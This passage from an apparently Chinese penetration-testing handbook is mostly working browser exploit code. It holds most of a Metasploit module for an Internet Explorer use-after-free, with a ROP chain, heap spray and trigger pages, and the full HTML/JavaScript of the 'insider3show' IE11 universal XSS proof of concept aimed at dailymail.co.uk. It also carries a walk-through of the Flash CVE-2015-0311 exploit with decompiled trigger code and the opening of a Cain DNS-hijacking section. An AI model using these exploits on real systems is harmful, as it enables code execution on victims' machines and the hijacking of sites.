                                        0x7c352174,  # ADD EBX,EAX # XOR EAX,EAX # INC EAX #
RETN
                                        0x7c344f87,  # POP EDX # RETN
                                        0xffffffc0,  # Value to negate, will become 0x0000004
0
                                        0x7c351eb1,  # NEG EDX # RETN
                                        0x7c34d201,  # POP ECX # RETN
                                        0x7c38b001,  # &Writable location
                                        0x7c347f97,  # POP EAX # RETN
                                        0x7c37a151,  # ptr to &VirtualProtect() - 0x0EF [IAT
msvcr71.dll]
                                        0x7c378c81,  # PUSHAD # ADD AL,0EF # RETN
                                        0x7c345c30,  # ptr to 'push esp #  ret '
                                ].pack("V*")
```

```
                    end


                    code = stack_pivot + rop + code
                    return code
          end


          # Spray published by corelanc0d3r
          # Exploit writing tutorial part 11 : Heap Spraying Demystified
          # See https://www.corelan.be/index.php/2011/12/31/exploit-writing-tutorial-part-11-h
eap-spraying-demystified/
          def get_random_spray(t, js_code, js_nops)


                    spray = <<-JS


                    function randomblock(blocksize)
                    {
                              var theblock = "";
                              for (var i = 0; i < blocksize; i++)
                              {
                                        theblock += Math.floor(Math.random()*90)+10;
                              }
                              return theblock;
                    }


                    function tounescape(block)
                    {
                              var blocklen = block.length;
                              var unescapestr = "";
                              for (var i = 0; i < blocklen-1; i=i+4)
                              {
                                        unescapestr += "%u" + block.substring(i,i+4);
```

```
                    }

                    return unescapestr;

          }


          var heap_obj = new heapLib.ie(0x10000);


          var code = unescape("#{js_code}");

          var nops = unescape("#{js_nops}");


          while (nops.length < 0x80000) nops += nops;


          var offset_length = #{t['Offset']};


          for (var i=0; i < 0x1000; i++) {

                    var padding = unescape(tounescape(randomblock(0x1000)));

                    while (padding.length < 0x1000) padding+= padding;

                    var junk_offset = padding.substring(0, offset_length);

                    var single_sprayblock = junk_offset + code + nops.substring(0,
0x800 - code.length - junk_offset.length);

                    while (single_sprayblock.length < 0x20000) single_sprayblock +=
 single_sprayblock;

                    sprayblock = single_sprayblock.substring(0, (0x40000-6)/2);

                    heap_obj.alloc(sprayblock);

          }


          JS


          return spray

     end


     def get_spray(t, js_code, js_nops)

          js = <<-JS
```

```
                    var heap_obj = new heapLib.ie(0x20000);
                    var code = unescape("#{js_code}");
                    var nops = unescape("#{js_nops}");

                    while (nops.length < 0x80000) nops += nops;
                    var offset = nops.substring(0, #{t['Offset']});
                    var shellcode = offset + code + nops.substring(0, 0x800-code.length-offse
t.length);

                    while (shellcode.length < 0x40000) shellcode += shellcode;
                    var block = shellcode.substring(0, (0x80000-6)/2);

                    heap_obj.gc();

                    for (var i=1; i < 0x300; i++) {
                              heap_obj.alloc(block);
                    }

                    var overflow = nops.substring(0, 10);
                    JS
          end



          def load_html1(cli, my_target)
                    p = get_payload(my_target, cli)

                    js_code = Rex::Text.to_unescape(p, Rex::Arch.endian(my_target.arch))
                    js_nops = Rex::Text.to_unescape("\x0c"*4, Rex::Arch.endian(my_target.arc
h))
                    js_r_nops = Rex::Text.to_unescape(make_nops(4), Rex::Arch.endian(my_targe
t.arch))
```

```
                    if my_target['Random']
                              js = get_random_spray(my_target, js_code, js_r_nops)
                    else
                              js = get_spray(my_target, js_code, js_nops)
                    end

                    js = heaplib(js, {:noobfu => true})

                    html = <<-EOS
                    <html>
                              <body>
                                        <script>
                                                  var arrr = new Array();
                                                  arrr[0] = window.document.createElement("i
mg");
                                                  arrr[0]["src"] = "#{Rex::Text.rand_text_al
pha(1)}";
                                        </script>

                                        <iframe src="#{this_resource}/#{@html2_name}"></ifra
me>
                                        <script>
                                                  #{js}
                             </script>
                              </body>
                    </html>
                    EOS

                    return html
          end

          def load_html2
```

```
                    html = %Q|
                    <HTML>
                              <script>
                                        function funcB() {
                                                  document.execCommand("selectAll");
                                        };

                                        function funcA() {
                                                  document.write("#{Rex::Text.rand_text_alph
a(1)}");
                                                  parent.arrr[0].src = "YMjf\\u0c08\\u0c0cKD
ogjsiIejengNEkoPDjfiJDIWUAzdfghjAAuUFGGBSIPPPUDFJKSOQJGH";
                                        }

                              </script>
                              <body onload='funcB();' onselect='funcA()'>
                                        <div contenteditable='true'>
                                                  a
                                        </div>
                              </body>
                    </HTML>
                    |

                    return html
          end

          def this_resource
                    r = get_resource
                    return ( r == '/') ? '' : r
          end

          def on_request_uri(cli, request)
```

```
                    print_status request.headers['User-Agent']

                    agent = request.headers['User-Agent']

                    my_target = get_target(agent)


                    # Avoid the attack if the victim doesn't have the same setup we're targeti
ng

                    if my_target.nil?

                              print_error("Browser not supported, sending a 404: #{agent.to_
s}")

                              send_not_found(cli)

                              return

                    end


                    vprint_status("Requesting: #{request.uri}")


                    if request.uri =~ /#{@html2_name}/

                              print_status("Loading #{@html2_name}")

                              html = load_html2

                    elsif request.uri =~ /#{@html1_name}/

                              print_status("Loading #{@html1_name}")

                              html = load_html1(cli, my_target)

                    elsif request.uri =~ /\/$/ or request.uri =~ /#{this_resource}$/

                              print_status("Redirecting to #{@html1_name}")

                              send_redirect(cli, "#{this_resource}/#{@html1_name}")

                              return

                    else

                              send_not_found(cli)

                              return

                    end


                    html = html.gsub(/^\t\t/, '')
```

```
                    send_response(cli, html, {'Content-Type'=>'text/html'})


          end


          def exploit
                    @html1_name = "#{Rex::Text.rand_text_alpha(5)}.html"
                    @html2_name = "#{Rex::Text.rand_text_alpha(6)}.html"
                    super
          end


end



=begin
0:008> r
eax=00000000 ebx=0000001f ecx=002376c8 edx=0000000d esi=00000000 edi=0c0c0c08
eip=637d464e esp=020bbe80 ebp=020bbe8c iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
mshtml!CMshtmlEd::Exec+0x134:
637d464e 8b07            mov     eax,dword ptr [edi]  ds:0023:0c0c0c08=????????


0:008> u
mshtml!CMshtmlEd::Exec+0x134:
637d464e 8b07            mov     eax,dword ptr [edi]
637d4650 57              push    edi
637d4651 ff5008          call    dword ptr [eax+8]


0:008> k
ChildEBP RetAddr
020bbe8c 637d4387 mshtml!CMshtmlEd::Exec+0x134
020bbebc 637be2fc mshtml!CEditRouter::ExecEditCommand+0xd6
```

```
020bc278 638afda7 mshtml!CDoc::ExecHelper+0x3c91

020bc298 638ee2a9 mshtml!CDocument::Exec+0x24

020bc2c0 638b167b mshtml!CBase::execCommand+0x50

020bc2f8 638e7445 mshtml!CDocument::execCommand+0x93

020bc370 636430c9 mshtml!Method_VARIANTBOOLp_BSTR_oDoVARIANTBOOL_o0oVARIANT+0x149

020bc3e4 63643595 mshtml!CBase::ContextInvokeEx+0x5d1

020bc410 63643832 mshtml!CBase::InvokeEx+0x25

020bc460 635e1cdc mshtml!DispatchInvokeCollection+0x14b

020bc4a8 63642f30 mshtml!CDocument::InvokeEx+0xf1

020bc4d0 63642eec mshtml!CBase::VersionedInvokeEx+0x20

020bc520 633a6d37 mshtml!PlainInvokeEx+0xea

020bc560 633a6c75 jscript!IDispatchExInvokeEx2+0xf8

020bc59c 633a9cfe jscript!IDispatchExInvokeEx+0x6a

020bc65c 633a9f3c jscript!InvokeDispatchEx+0x98

020bc690 633a77ff jscript!VAR::InvokeByName+0x135

020bc6dc 633a85c7 jscript!VAR::InvokeDispName+0x7a

020bc708 633a9c0b jscript!VAR::InvokeByDispID+0xce

020bc8a4 633a5ab0 jscript!CScriptRuntime::Run+0x2989

=end
```

1.11.2.3、IE11 漏洞代码


Internet Explorer 11 on Windows 7 suffers from a same origin bypass vulnerability via universal cross site scripting.

```
参考网址：http://packetstormsecurity.com/files/130208/insider3show-bypass.txt

         http://www.beebeeto.com/pdb/poc-2015-0026/

漏洞演示：http://www.deusen.co.uk/items/insider3show.3362009741042107/
```

此 IE 漏洞使通过第三域名修改 dailymail.co.uk 的内容称为可能。

使用方式：

1. 确认弹窗弹出后，等待 3 秒后关闭。
2. 点击“Go”。
3. 7 秒后，dailymail.co.uk 的内容将被修改为“Hacked by Deusen”



POC

```
<title>insider3show</title>
<body style="font-family:Georgia;">
<h1>insider3show</h1>

<iframe style="display:none;" width=300 height=300 id=i name=i src="1.php"></iframe><br>
<iframe width=300 height=100 frameBorder=0 src="http://www.dailymail.co.uk/robots.txt"></iframe><br>
<script>
function go()
{
  w=window.frames[0];
  w.setTimeout("alert(eval('x=top.frames[1];r=confirm(\\'Close this window after 3 seconds...\\');x.location=\\'javascript:%22%3Cscript%3Efunction%20a()%7Bw.document.body.innerHTML%3D%27%3Ca%20style%3Dfont-size%3A50px%3EHacked%20by%20Deusen%3C%2Fa%3E%27%3B%7D%20function%20o()%7Bw%3Dwindow.open(%27http%3A%2F%2Fwww.dailymail.co.uk%27%2C%27_blank%27%2C%27top%3D0%2C%20left%3D0%2C%20width%3D800%2C%20height%3D600%2C%20location%3Dyes%2C%20scrollbars%3Dyes%27)%3BsetTimeout(%27a()%27%2C7000)%3B%7D%3C%2Fscript%3E%3Ca%20href%3D%27javascript%3Ao()%3Bvoid(0)%3B%27%3EGo%3C%2Fa%3E%22\\';'))",1);
}
setTimeout("go()",1000);
</script>

<b>Summary</b><br>
An Internet Explorer vulnerability is shown here:<br>
Content of dailymail.co.uk can be changed by external domain.<br>
<br>
<b>How To Use</b><br>
1. Close the popup window("confirm" dialog) after three seconds.<br>
```

```
2. Click "Go".<br>
3. After 7 seconds, "Hacked by Deusen" is actively injected into dailymail.co.uk.<br>
<br>
<b>Screenshot</b><br>
<a href="screenshot.png">screenshot.png</a><br>
<br>
<b>Technical Details</b><br>
Vulnerability: Universal Cross Site Scripting(XSS)<br>
Impact: Same Origin Policy(SOP) is completely bypassed<br>
Attack: Attackers can steal anything from another domain, and inject anything into another doma
in<br>
Tested: Jan/29/2015 Internet Explorer 11 Windows 7<br>
<br>
<h1><a href="http://www.deusen.co.uk/">www.deusen.co.uk</a></h1><script type="text/javascript"
>
//<![CDATA[
try{if (!window.CloudFlare) {var CloudFlare=[{verbose:0,p:0,byc:0,owlid:"cf",bag2:1,mirage2:0,
oracle:0,paths:{cloudflare:"/cdn-cgi/nexp/dok3v=1613a3a185/"},atok:"6e87366c9054a61c3c7f1d71c9
cfb464",petok:"0fad4629f14e9e2e51da3427556c8e191894b109-1422897396-1800",zone:"deusen.co.uk",r
ocket:"0",apps:{}}];CloudFlare.push({"apps":{"ape":"9e0d475915b2fa34aea396c09e17a7eb"}});!func
tion(a,b){a=document.createElement("script"),b=document.getElementsByTagName("script")[0],a.as
ync=!0,a.src="//ajax.cloudflare.com/cdn-cgi/nexp/dok3v=919620257c/cloudflare.min.js",b.parentN
ode.insertBefore(a,b)}()}}catch(e){};
//]]>
</script>
```

1.11.2.4、Flash 0day

Flash 0day 漏洞（CVE-2015-0311）的详细分析
参考网址：

```
英文版：http://blog.trendmicro.com/trendlabs-security-intelligence/analyzing-cve-2015-0311-fl
ash-zero-day-vulnerability/

中文版：http://www.taogogo.info/?id-356.htm
```

我们分析截获的样本后发现，实际 Flash 文件被嵌入到一个经过高强度混淆的恶意.SWF 文件内。剥离混淆代码后，我们全面的分析了漏洞并发现了 Exp 的运行方式。在介绍细节之前，分享一下我们的“神秘”发现：这些代码片段竟与 CVE-2014-8439 的漏洞利用代码颇有几分相似之处。这两个漏洞利用代码极有可能出自同一黑客之手。
漏洞根源
分析发现这是一个 UAF 类型的漏洞。这种情况下，domainMemory 引用的内存会被释放掉，攻击者能够读写内存甚至执行任意代码。
漏洞触发的步骤如下：
创建一个 ByteArray 实例并写入大量数据，然后压缩实例内容。

```
this.final_var = new ByteArray();
this.final_var.endian = Endian.LITTLE_ENDIAN;
this.final_var.position = 0;
var _local_1:int;
_loop_1:
while (_local_1 < (this._SafeStr_29 / 4))
{
    while (this.final_var.writeUnsignedInt((this._SafeStr_28 + _local_1)), true)
    {
        _local_1++;
        continue _loop_1;
    };
    var _local_3 = _local_3;
    var _local_5 = _local_5;
    var _local_4 = _local_4;
};
_local_4 = this.final_var;
(_local_4[this._SafeStr_26]());  // this.final_var.compress()
```

图 1. ByteArray 创建代码

从 0x200 开始覆盖 ByteArray 的压缩数据并将 ByteArray 赋予 domainMemory.

```
var _local_2:uint = 0x0200;
this.final_var.position = _local_2;
_local_3 = _local_2;
_loop_2:
while (_local_3 < this.final_var.length)
{
    while (this.final_var.writeByte(_local_3), true)
    {
        _local_3++;
        continue _loop_2;
    };
    var _local_6 = _local_6;
};
ApplicationDomain.currentDomain.domainMemory = this.final_var;
```

图 2. 覆盖 ByteArray

解压 ByteArray 的数据。因为上一步的操作，程序将抛出 IOError 异常。代码捕获异常然后用另一个 ByteArray 保存释放后的内存地址，接下来 ByteArray 被 0xBBBBBBBB 填充。

```
try
{
    var _local_4 = this.final_var; //bytearray
    (_local_4[this.implements_var]()); //this.final_var.uncompress()
} catch(error:Error)
{
};
this.place_hold_bytearray.length = this._SafeStr_32; // 0x2000
this.fill_bytearray_with_value(this.place_hold_bytearray, 0xBBBBBBBB);
```

图 3. IOError与异常捕获

清除 ByteArray 内的占位符数据.

```
if (_local_1 == _local_3)
{
    this.place_hold_bytearray.clear();
} else
```

图 4. 释放ByteArray内存

为什么 domainMemory 仍引用未压缩的数据缓冲区？

在 AvmPlus 项目代码中，我们在 ByteArray::UncompressViaZlibVariant 函数中发现了漏洞所在。函数是这样设计的：首先它会分配一个缓冲区来存储未经压缩的数据，如果解压缩成功，它会通知 domainMemory 使用新的缓冲区。如果解压缩失败，它将不通知 domainMemory 使用新缓冲区同时释放新申请的缓冲区。这看上去是无可非议的，好戏还在后面。在解压缩的过程中，新分配的缓冲区会变大。类 Grower 控制缓冲

区的动态增长，增长结束后，类 Grower 的析构函数通知 domainMemory 使用扩展缓冲区。最终 domainMemory 在解压过程中使用了新的缓冲区，如果解压失败，新创建的缓冲区将被释放。这就打乱了原来 ByteArray::UncompressViaZlibVariant 的逻辑：解压缩失败，domainMemory 却使用了新的缓冲区。

这就是经过上面的步骤，domainMemory 指向填充 0xBBBBBBBB 的被释放内存空间的原因，到这一步，Exp 已经可以通过使用内部指令来读写这块被释放的内存空间了。




图 5. 读被释放的内存空间

与最近的大部分 Flash 漏洞利用代码类似，这个 Exp 通过控制内存布局将攻击向量置入被释放的内存并覆盖攻击向量的长度标识，从而达到任意读取和写入内存的目的。




图 6. 覆盖内存

很明显，内存布局在解压缩过程中被改变了，向量长度也被覆盖（见下图）。在我的调试环境中，UAF 内存地址为 0x05120000。




图 7. 解压缩后的内存布局（头部信息已经被成功解压）

图 8. 0xBBBBBBBB覆盖ByteArray后的内存布局


图 9. ByteArray释放后的内存布局和攻击向量


图 10. 攻击向量长度被覆盖后的内存布局


攻击向量长度被覆写为 0x40000000 后，示例代码就能任意读写内存；此时的内存容量也足以执行任意代码了。接下来 Exp 只需要触发一个伪造的虚函数即可完成全部利用过程。


1.11.3、dns 劫持之 cain

安装步骤略过，默认自动安装 WINPCAP，抓包都要用到的驱动程序









这样就实现了插入到网关和 client 之间了，攻击者的 IP 和 MAC 为

